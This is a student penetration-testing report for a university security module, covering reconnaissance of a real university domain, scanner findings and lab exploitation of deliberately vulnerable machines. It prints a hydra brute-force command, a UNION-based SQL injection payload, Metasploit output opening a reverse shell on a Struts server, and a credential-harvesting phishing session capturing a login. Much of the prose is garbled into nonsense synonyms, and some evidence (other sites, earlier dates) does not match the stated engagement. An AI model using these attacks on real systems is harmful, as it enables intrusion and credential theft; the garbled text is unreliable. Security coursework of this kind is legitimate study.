



Sri Lanka Institute of Information Technology

Penetration testing report based on the lab work performed for the module.

Individual Assignment

IE3022-Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT20618872	Thisitha K.L. D

25/10/2022

Date of submission

Table of Contents

Executive Summary	3
Approach	3
Scope	4
Recommendations	4
Technical report.....	5
Web Application Vulnerabilities.....	6
Network Security	15
Social Engineering findings.....	20
Conclusion	21

Executive Summary

For an educational purpose I carried out a Web Application security assessment of the following website 1st of October to 23rd of October 2022.

<https://www.sliit.lk> The purpose of this vulnerability scan is to gather information on sliit.lk and its vulnerabilities.

I used to tool for find IP Addresses, port information and subdomain information.

I used Nmap tool with the information that I found on nap's integrated vulnerability database. And Netsparker professional to scan few of selected sub domains.

Approach

- Conduct giant scans to discover feasible factors of publicity and amenities that may want to be used as entry points.
- Validate vulnerabilities with the aid of going for walks tailor-made scans and conducting guide investigations.
- Vulnerabilities need to be recognized and validated.
- Rank vulnerabilities in accordance with the severity of the threat, the conceivable for failure, and the likelihood of exploitation.
- To help the study, habits extra lookup and improvement activities.
- Identify troubles that are of on-the-spot difficulty and make guidelines for solutions.
- To enhance security, improve long-term recommendations.

We tried to probe the ports existing on the quite several servers during the community degree safety assessments in order to perceive the offerings going for walks on them, as nicely as any present safety holes. At the internet utility stage, we examined the net servers' configuration troubles as properly as the internet application's logical errors.

Scope

Three hosts on the company's internal network, as well as a Business web application, were included in the framework of this engagement.

Nmap, hydra, The harvester, the Metasploit Framework, aircrack-ng, Nessus, Setoolkit, Burp Suite and Netcraft were used in the testing.

Recommendations

The suggestions are divided into tactical and strategic categories. Tactical recommendations are rapid options that can assist mitigate instantaneous protection issues. Strategic tips encompass the complete environment, as properly as future instructions, and the implementation of safety fantastic practices. The following are some of the most essential recommendations:

Tactical Recommendations

- ☐ Filter User Input – Malicious characters in consumer enter can lead to SQL injection, XSS, and different attacks.
- ☐ Use saved procedures- In addition to consumer enter validation, saved approaches can be used to mitigate the opportunity of SQL injection
- ☐ Modify the ACL configuration on the firewall - to block all incoming visitors if port one hundred is now not allowed to be open on the Internet.
- ☐ Upgrade phpBB - Upgrade phpBB to keep away from quintessential assaults that take gain of mounted phpBB vulnerabilities.

- ❑ Block incoming ICMP site visitors – ICMP may additionally be used to behavior denial-of-service assaults in opposition to particular portions of equipment. To make certain that this structure of conduct is prevented, disable ICMP on the router and firewall.
- ❑ Disable the HTTP Trace technique – The hint technique can be used to make the most a internet site with cross-site scripting attacks. This manner in the internet provider have to be disabled.
- ❑ To forestall far off get entry to to host 172.16.2, disable the "r" offerings or replace the.rhosts file.
- ❑ On the internet app placed at <http://172.16.2.8:8585/wordpress>, replace the Ninja Forms plugin to model 2.9.43 or higher.

Strategic Recommendations

- ❑ Intrusion Detection - Intrusion detection have to be carried out on networks that are uncovered to probably adversarial traffic.For the network, appear into an IDS solution.
- ❑ Conduct proactive safety assessments.

Technical report

1.Web reconnaissance scans

```
[*] Searching Certspotter.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
[*] Searching Baidu.
[*] Searching Qwant.
[*] Searching Threatminer.
[*] Searching CRTsh.
Google is blocking your ip and the workaround, returning
    Searching 0 results.
[*] Searching Trello.

[*] No Twitter users found.
```

6 | Page

```

SLIIT.LK
-----
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=sliit.lk
[*] Country: None
[*] Host: study.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: www.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: student.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: netexam.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: apply.sliit.lk
[*] Ip_Address: None

```

Information

. The hacker's intention to acquire email, subdomains, host, worker names, open ports and banners from several public assets such as search engines, PGP key servers and the Shodan laptop databases.

Severity

Medium

Impact

Because of the divulge of organizational facts to the attackers it will have an impact on on

agencies reputation.

Recommendation

Using IPS/IDS in your community to discover the patterns and packets used through port scanners, blocking off them and producing an alert. Update the servers to the most current model and continue to be up to date with the new server exploits

2. phpBB viewtopic.php highlight Parameter SQL Injection (ESMARKCONANT)

The screenshot shows the Nessus Essentials interface. On the left is a sidebar with navigation options like 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', 'Community', 'Research', and 'Plugin Release Not...'. The main content area displays a vulnerability report for 'aa / Plugin #15780'. The report is titled 'phpBB viewtopic.php highlight Parameter SQL Injection (ESMARKCONANT)' and is marked as 'CRITICAL'. The description states: 'The remote host is running phpBB. There is a flaw in the remote software that could allow anyone to inject arbitrary SQL commands in the login form. An attacker could exploit this flaw to bypass the authentication of the remote host or execute arbitrary SQL statements against the remote database. ESMARKCONANT is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.' The solution is 'Upgrade to the latest version of this software.' The output section shows 'No output recorded.' and a table of affected hosts:

Port	Hosts
443 / tcp / www	192.168.56.102

On the right, the 'Plugin Details' section lists: Severity: Critical, ID: 15780, Version: 1.22, Type: remote, Family: CGI abuses, Published: November 22, 2004, Modified: January 19, 2021. The 'Risk Information' section shows: Risk Factor: High, CVSS v3.0 Base Score 9.8, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H, and CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C.

Information

The far-flung host is jogging phpBB. There is a flaw in the far-off software program that may enable all of us to inject arbitrary SQL instructions in the login form. An attacker may want to make the most of this flaw to skip the authentication of the far-flung host or execute arbitrary SQL statements in opposition to the faraway database. ESMARKCONANT is one of more than one Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by means of a team regarded as the Shadow Brokers

Severity

High

Impact

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information

Suggestion

Upgrade the latest software.

3.Username Enumeration



The image shows a WordPress login page with a red error message: "Error: Wrong username." The username field contains the text "SLIIT" and the password field is filled with dots. The "Remember me" checkbox is unchecked. The "Login »" button is visible. At the bottom, there are links: « Back to blog, Register, and Lost your password?



The image shows a WordPress login page with a red error message: "Error: Incorrect password." The username field contains the text "admin" and the password field is filled with dots. The "Remember me" checkbox is unchecked. The "Login »" button is visible. At the bottom, there are links: « Back to blog, Register, and Lost your password?

Information

The Authentication script's error pages disclose legitimate username facts to the attacker

Severity

Medium

Impact

An attacker may use brute force to find a weak password after obtaining valid usernames

Suggestion

By displaying a range of error pages as considered in the display screen shots, the validation script does no longer expose the existence of a right username. This records is vital for social engineering assaults to be effective.

4. CGI Generic XSS (quick test)

The screenshot shows the Nessus web interface. At the top, there's a navigation bar with 'Scans' and 'Settings' tabs, and a user profile for 'Dayan'. Below this, the main header shows 'aa / Plugin #39466' with buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. A secondary bar shows 'Hosts 1', 'Vulnerabilities 36', 'VPR Top Threats', and 'History 2'. The main content area is titled 'MEDIUM CGI Generic XSS (quick test)'. It is divided into two columns. The left column contains a 'Description' section explaining that the remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript, allowing an attacker to cause arbitrary HTML and script code to be executed. It also includes a 'Solution' section advising to restrict access and contact the vendor for a patch, and a 'See Also' section with three links. The right column contains a 'Plugin Details' section with fields for Severity (Medium), ID (39466), Version (1.44), Type (remote), Family (CGI abuses : XSS), Published (June 19, 2009), and Modified (January 19, 2021). Below this is a 'Risk Information' section showing Risk Factor (Medium), CVSS v2.0 Base Score (4.3), and CVSS v2.0 Vector (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N).

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site. These XSS are likely to be 'non persistent' or 'reflected'.

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.

See Also

- https://en.wikipedia.org/wiki/Cross_site_scripting#Non-persistent
- <http://www.nessus.org/u?ea9a0369>
- <http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting>

Plugin Details

Severity:	Medium
ID:	39466
Version:	1.44
Type:	remote
Family:	CGI abuses : XSS
Published:	June 19, 2009
Modified:	January 19, 2021

Risk Information

Risk Factor: Medium
CVSS v2.0 Base Score: 4.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N

Information

The far-flung net server hosts CGI scripts that fail to correctly sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker might also be able to reason arbitrary HTML and script code to be carried out in a user's browser inside the protection context of the affected site. These XSS are probable to be 'non persistent' or 'reflected'.

severity

Medium

Impact

An intruder might exploit this vulnerability to trick your web users into handing over their credentials (cookie), which could be used to hijack their sessions.

Suggestion

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.

5.Broken authentication

Information

Attackers can use well-known passwords and brute force to get access in to the web application without much effort.

Security level

High

Observation

Use the records Intercepted by means of burp to assemble the hydra command as proven in below.

```
hydra 192.168.0.20 -V -l admin -P 'Passwords.txt' http-get-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Usernam  
e and/or password incorrect. :H=Cookie: PHPSESSID=8g135lonl2odp8n45dcb38hg3;  
security=low"
```

It must solely take a few minutes or so, relying on the dimension of the password listing used, to discover the proper password.

```
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin123" - 28 of 55 [child 11] (0/0)  
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1" - 29 of 55 [child 14] (0/0)  
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin12" - 30 of 55 [child 2] (0/0)  
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1234" - 31 of 55 [child 15] (0/0)  
[80][http-get-form] host: 192.168.0.20 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2018-12-28 17:04:09
```

Impact

leads to an attacker gaining unauthorized access, that authenticated element is now at hazard and may want to lead to full server compromise. There used to be a big quantity of exclusive records discovered.

Suggestion

Along with a sturdy password policy, a ideal authentication approach need to be enforced.


6. TLS certificate

Information

Burp depends on the Java believe save to decide whether or not certificates are trusted. The Java believe shop does now not encompass each and every root CA certificates that is protected inside browser have confidence stores. Burp may incorrectly record that a certificate is no longer trusted, if a legitimate root CA certificate is being used that is no longer blanketed in the Java have faith store.

TLS (or SSL) helps to shield the confidentiality and integrity of facts in transit between the browser and server, and to grant authentication of the server's identity. To serve this purpose, the server should current an TLS certificate that is legitimate for the server's hostname, is issued by way of a relied on authority and is valid for the contemporary date. If any one of these necessities is no longer met, TLS connections to the server will now not supply the full safety for which TLS is designed.

It must be mentioned that more than a few assaults exist in opposition to TLS in general, and in the context of HTTPS net connections. It may additionally be viable for a decided and suitably positioned attacker to compromise TLS connections except person detection even when a legitimate TLS certificate is used.



#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
12	3	00:25:45 15 Oct 2020	Issue found	Input returned in response (reflected)	http://direct.playstation.c...	/en-us	URL path filename	Information	Certain	
11	3	00:20:35 15 Oct 2020	Issue found	Input returned in response (reflected)	https://direct.playstation...	/robots.txt	URL path filename	Information	Certain	
10	3	00:19:49 15 Oct 2020	Issue found	HTML5 storage manipulation (DOM-based)	https://direct.playstation...	/en-us		Information	Firm	
9	3	00:19:05 15 Oct 2020	Issue found	Email addresses disclosed	https://direct.playstation...	/		Information	Certain	
8	3	00:19:05 15 Oct 2020	Issue found	Cacheable HTTPS response	https://direct.playstation...	/		Information	Certain	
7	3	00:19:05 15 Oct 2020	Issue found	Cross-domain script include	https://direct.playstation...	/		Information	Certain	
6	3	00:19:05 15 Oct 2020	Issue found	Email addresses disclosed	http://direct.playstation.c...	/		Information	Certain	
5	3	00:19:05 15 Oct 2020	Issue found	Cross-domain script include	http://direct.playstation.c...	/		Information	Certain	
4	3	00:19:05 15 Oct 2020	Issue found	HTML does not specify charset	https://direct.playstation...	/robots.txt		Information	Certain	
3	3	00:19:05 15 Oct 2020	Issue found	Strict transport security not enforced	https://direct.playstation...	/robots.txt		Low	Certain	
2	3	00:19:05 15 Oct 2020	Issue found	TLS certificate	https://direct.playstation...	/		Medium	Certain	
1	3	00:19:05 15 Oct 2020	Issue found	Strict transport security not enforced	https://direct.playstation...	/		Low	Certain	

Severity

Medium

Impact

Exploits in the wild may target flaws in the TLS protocol, including weak cryptographic primitives, or specific implementation errors, cross-protocol vulnerabilities, or any combination of the above.

Suggestion

- Establish their protection baseline with a real-time, complete overview of SSL certificates and their termination endpoints throughout the whole network.
- Detect vulnerabilities by way of scanning for complicated certificates or server configurations and without difficulty assessment effects the use of Certificate Inspector's intuitive dashboard.
- Analyze protection facts factors both by way of combination or precise to every certificate and endpoint.
- Mitigate found vulnerabilities, such as BEAST, and lack of compliance with enterprise pointers such as the CA/Browser Forum Baseline Requirements, via endorsed steps.

7.SQL injection**Information**

There are few SQL vulnerabilities in the input fields. An intruder may also use this to run arbitrary SQL queries on the server.

User ID:

Submit

```
ID: '%' or 0=0 union select null, version() #  
First name: admin  
Surname: admin
```

```
ID: '%' or 0=0 union select null, version() #  
First name: Gordon  
Surname: Brown
```

```
ID: '%' or 0=0 union select null, version() #  
First name: Hack  
Surname: Me
```

```
ID: '%' or 0=0 union select null, version() #  
First name: Pablo  
Surname: Picasso
```

```
ID: '%' or 0=0 union select null, version() #  
First name: Bob  
Surname: Smith
```

```
ID: '%' or 0=0 union select null, version() #  
First name: user  
Surname: user
```

```
ID: '%' or 0=0 union select null, version() #  
First name:  
Surname: 5.1.41-3ubuntu12.6-log
```

Severity

High

Impact

Personal facts about personnel can be accessed by way of an intruder. The SQL server version, database, and server identify have been additionally disclosed. It was once viable to enumerate each database table, as properly as execute malicious instructions such as drop table, etc.

Suggestion

Before walking the SQL query, it is a excellent thinking to filter all of the enter facts and solely permit legitimate characters. disallow single quotes ('), comments (—), and so on. Use the least privileged precept and provide solely the privileges that are required.

Network Security

A. Port Scan Status

The IPs listed under have been scanned for the area 'abcd.com'. On the server, the ports stated show up to be open. We additionally exhibit the provider that typically operates on these ports, as nicely as the banner displayed with the aid of the service, alongside the port number.

1. 192.168.56.103

```
(kali@kali)-[~]
$ nmap -T4 -A -p- 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 02:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers
Nmap scan report for 192.168.56.103
Host is up (0.00091s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 0e:79:8c:45:bd:a0:ae:a8:39:f0:4a:bc:69:cc:c8:28 (DSA)
|   2048 31:1a:ba:91:59:b7:c7:d1:ea:1c:b9:65:01:1a:40:01 (RSA)
|   521 11:25:f2:4d:63:30:9f:e2:31:0d:73:6a:ad:e2:b1:f1 (ECDSA)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49169/tcp  open  msrpc        Microsoft Windows RPC
```

192.168.56.104

```
(kali@kali)-[~]
$ nmap -T4 -A -p- 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 02:22 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers
Nmap scan report for 192.168.56.104
Host is up (0.00087s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.101
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ ssl-date: 2021-05-12T14:01:44+00:00; 0s from scanner time.
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2 RC4 128 EXPORT40 WITH MD5
|     SSL2 RC4 128 WITH MD5
```

192.168.56.102

```
(kali@kali)-[~]
$ nmap -T4 -A -p- 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 23:45 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_ 2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 F
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
senger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
|_ http-title: owaspbwa OWASP Broken Web Applications
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
|_ imap-capabilities: IMAP4rev1 completed NAMESPACE CAPABILITY THREAD=ORDEREDSUBJECT UIDPLUS OK THREAD=REFERENCES ACL2=UNIONA0001 ACL SORT QUOTA IDL
443/tcp   open  ssl/https?
|_ ssl-cert: Subject: commonName=owaspbwa
|_ Not valid before: 2013-01-02T21:12:38
|_ Not valid after: 2022-12-31T21:12:38
|_ ssl-date: 2021-05-12T19:27:20+00:00; +5h30m00s from scanner time.
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object  Java Object Serialization
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_  Potentially risky methods: PUT DELETE
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/6.0.24 - Error report
```

Analysis

On the server, we found that solely the suitable and proper ports are open. The ping request should, however, be blocked by using the firewall. As a result, the quantity of port scans that arrive on the community thru the web would drop (thereby reducing the reconnaissance attempts).

B. ISC BIND Denial of Service

Information

An error in BIND code which assessments the validity of messages containing TSIG aid documents can be exploited through an attacker to set off an statement failure in tsig.c, ensuing in denial of carrier to clients.

metasploit / Plugin #136808

ISC BIND Denial of Service

Description

A denial of service (DoS) vulnerability exists in ISC BIND versions 9.11.18 / 9.11.18-S1 / 9.12.4-P2 / 9.13 / 9.14.11 / 9.15 / 9.16.2 / 9.17 / 9.17.1 and earlier. An unauthenticated, remote attacker can exploit this issue, via a specially-crafted message, to cause the service to stop responding.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Solution

Upgrade to the patched release most closely related to your current version of BIND.

See Also

<https://kb.isc.org/docs/cve-2020-8617>

Plugin Details

Severity: High
ID: 136808
Version: 1.5
Type: remote
Family: DNS
Published: May 22, 2020
Modified: December 10, 2020

Risk Information

Risk Factor: High
CVSS v3.0 Base Score 7.5

Severity

Medium

Impact

Using a specially-crafted message, an attacker may additionally doubtlessly motive a BIND server to attain an inconsistent country if the attacker is aware of (or correctly guesses) the title of a TSIG key used through the server.

Since BIND, with the aid of default, configures a neighborhood session key even on servers whose configuration does no longer in any other case make use of it, nearly all cutting-edge BIND servers are vulnerable.

In releases of BIND relationship from March 2018 and after, an statement test in tsig.c detects this inconsistent nation and intentionally exits. Prior to the introduction of the test the server would proceed working in an inconsistent state, with probably dangerous results.

Suggestion

Upgrade to the patched release most closely related to your current version of BIND:

- BIND 9.11.19
- BIND 9.14.12
- BIND 9.16.3

C. Samba Badlock Vulnerability

Information

The model of Samba, a CIFS/SMB server for Linux and Unix, walking on the far-flung host is affected through a flaw, recognized as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to unsuitable authentication stage negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is in a position to intercept the site visitors between a customer and a server internet hosting a SAM database can take advantage of this flaw to pressure a downgrade of the authentication level, which approves the execution of arbitrary Samba community calls in the context of the intercepted user, such as viewing or enhancing touchy protection facts in the Active Directory (AD) database or disabling necessary offerings

The screenshot shows the Nessus Essentials interface. The top navigation bar includes 'Scans' and 'Settings'. The left sidebar has sections for 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules), and 'TENABLE' (Community, Tenable News, ManageEngine, ServiceDesk Plus and AssetExplorer). The main content area is titled 'metasploit / Plugin #90509' and includes tabs for 'Hosts', 'Vulnerabilities', 'Remediations', 'VPR Top Threats', and 'History'. The 'Vulnerabilities' tab is active, showing a 'HIGH' severity rating for 'Samba Badlock Vulnerability'. The description states: 'The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.' The solution is 'Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.' The plugin details section shows: Severity: High, ID: 90509, Version: 1.8, Type: remote, Family: General, Published: April 13, 2016, Modified: November 20, 2019. The risk information section shows: Risk Factor: Medium, CVSS v3.0 Base Score 7.5.

Severity

Medium

Impact

a man in the middle can get read/write access to the Security Account Manager Database, which reveals all passwords and any other potential sensitive information.

Suggestion

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

D. Remote Code Execution with Apache Struts REST Plugin with Dynamic Method Invocation

Information

When Dynamic Method Invocation is allowed in Apache Struts 2.3.20.x earlier than 2.3.20.3, 2.3.24.x earlier than 2.3.24.3, and 2.3.28.x earlier than 2.3.28.1, faraway attackers can execute arbitrary code thru vectors comparable to the REST Plugin's! (Exclamation mark) operator. There is a Metasploit module that can be used to make the most this flaw.

```
File Edit View Search Terminal Help
msf exploit(struts_dmi_rest_exec) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8282 - Uploading exploit to SikkloC.jar, and executing it.
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 3 opened (172.16.2.9:4444 -> 172.16.2.8:50352) at 2017-10-26 15:14:33 -0700

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

Severity

Medium

company loss


There is a lot of data available. It is feasible to alternate positive device documents or information, however the attacker has no manage over what can be changed, or the scope of what the attacker can have an effect on is restricted. There is a reduce in effectivity or a disruption in the availability of resources.

Suggestion

If at all necessary, disable Dynamic Method Invocation. Upgrade to Struts 2.3.20.3, Struts 2.3.24.3, or Struts 2.3.28.1 as an alternative

Social Engineering findings

Credential harvesting attack



Information

One of the company's web sites is vulnerable to credential harvesting attack and it will lead to exposing user credentials to the attackers.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://bwapp.bihuo.cn/login.php

[*] Cloning the website: http://bwapp.bihuo.cn/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardl
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [12/May/2021 11:20:57] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: login=SLIIT
POSSIBLE PASSWORD FIELD FOUND: password=slit123
PARAM: security_level=0
PARAM: form=submit
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Severity

High

Impact

The fee of stolen records varies a lot. The credentials may additionally be used in subsequent assaults aimed at gaining get right of entry to networks or community resources, or they can also be monetized via gaining manage of debts or surely promoting the facts on the Darknet.

Suggestion

